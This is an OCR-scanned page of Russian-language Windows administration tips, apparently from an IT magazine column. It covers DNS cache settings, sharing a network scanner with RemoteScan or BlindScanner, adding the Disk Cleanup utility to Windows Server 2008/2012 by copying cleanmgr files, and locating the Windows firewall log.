
Пример параметров

Значение **MaxCacheEntryTtlLimit** задает максимальное время кеширования для позитивных ответов и измеряется в секундах. Для негативных значений используется параметр **NegativeCacheTime**. Остальные параметры задают размер таблиц кеша. Конечно, ждать огромного прироста в скорости загрузки страниц не стоит, но обработка запросов может заметно ускориться.

ПОДКЛЮЧАЕМ СКАНЕР РАСШАРЕННОГО ПРИНТЕРА ПО СЕТИ

Частенько бывает нужно расшарить принтер, чтобы им могли пользоваться несколько человек. Задача несложная — пара кликов мыши, и вот уже весь офис может печатать вовсю, главное, чтобы нужный компьютер был включен. А вот когда просят так же расшарить сканер, выходит совсем иначе. Чаще всего единственный ответ на такую просьбу — это «увы, нельзя». Но на самом деле организовать удаленный доступ к сканеру вполне возможно, и сейчас расскажу, как это сделать.


Все, что нужно, — это специальная программа. Ее суть проста: на компьютере, к которому подключено МФУ или сканер, устанавливается серверная часть, которая отвечает на запросы клиентов. Получается что-то вроде виртуального сканера.



Окно сканирования RemoteScan

Одна из таких программ — RemoteScan. После установки сервера она автоматически выберет дефолтный сканер и сама расшарит его. После этого можно приступать к установке клиентов. Когда инсталлятор отработает, не ищи в трее активный значок программы. У нее нет своего интерфейса, и для использования достаточно воспользоваться любой программой для сканирования. Просто выбирай RemoteScan в списке сканеров.

Главный минус RemoteScan в том, что за него просят денег. Но можно присмотреться и к условно бесплатному аналогу — BlindScanner.



Окно настроек BlindScanner

Эти две программы схожи по функциям и принципу работы. Стоит упомянуть, что у BlindScanner есть русская локализация, да и выглядит он посимпатичнее. Как видишь, пусть и со сторонними утилитами, но расшарить сканер вполне реально. Как ни странно, дело обходится даже без шаманских плясок с бубном.



ДОБАВЛЯЕМ УТИЛИТУ ОЧИСТКИ ДИСКА В WINDOWS SERVER 2008 И 2012

После того как в системе забивается память и свободного места катастрофически не хватает, на помощь придет утилита очистки системы. Однако в серверные версии ОС она по дефолту не входит. Но это можно исправить!

Утилиту можно поставить несколькими способами. Первый, пожалуй, наиболее простой — через оснастку сервера. Для этого нужно установить возможности рабочего стола. На скриншоте показано, как это сделать.

Роль возможности рабочего стола

Стоит отметить, что, кроме полезной утилиты очистки, ставятся дополнительные прибамбасы: календарь, почтовик, Windows Media Player и Windows SideShow. На сервере они не нужны, поэтому рекомендую второй способ — скопировать утилиту непосредственно из системной папки Windows. Для начала ищем нужные файлы.

```
C:\Windows\winsxs\amd64_microsoft-windows-cleanmgr_↵
    31bf3856ad364e35_6.1.7600.16385_none_c9392808773cd7da\cleanmgr.exe
C:\Windows\winsxs\amd64_microsoft-windows-cleanmgr.resources_↵
31bf3856ad364e35_6.1.7600.16385_en-us_b9cb6194b257cc63\cleanmgr.exe.mui
```



Копируем их в два каталога: `%systemroot%\System32` и `%systemroot%\System32\en-US`. Если система с русификацией, то вместо второго будет `\ru-RU`. После этого утилиту очистки диска можно запускать привычной командой `Cleanmgr`.

Ну и наконец, можно поставить роль возможности рабочего стола на тестовую машину, а потом взять утилиту из нее. По указанным выше путям будут лежать файлы `cleanmgr.exe.mui` и `cleanmgr.exe`. После копирования можно пользоваться утилитой.

ИЩЕМ ЛОГИ ФАЙРВОЛА В WINDOWS

Многих ставит в тупик то, как работает файрвол в Windows. Вроде все правила настроил, трафик должен идти, а в итоге соединения нет. И самое непонятное — это где посмотреть, что же происходит. На самом же деле ничего сложного нет — нужно только знать, где лежат логи и как с ними обращаться.

Разберемся на примере Windows 8.1 — если поймешь принцип, то сможешь без труда найти нужные файлы и в других версиях ОС. Для начала открываем панель управления и заходим в пункт «Брандмауэр Windows». Теперь нам нужен пункт «Дополнительные параметры».


Дополнительные параметры

После этого открывается окно правил, в котором нас интересует правая часть. На ней ищем пункт «Свойства».



Свойства

В окне свойств находим ведение журнала и заветную кнопку «Настроить».



Ведение журнала



Здесь и начинается самое интересное. Первое, что бросается в глаза, — это путь к текстовому файлу, в котором как раз и хранятся наши логи:

```
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
```

Можно указать предельный размер лога и еще пару параметров. Давай посмотрим, что же лежит по этому пути. На картинке показан примерный вид файла.

pfirewall - Notepad

File Edit Format View Help

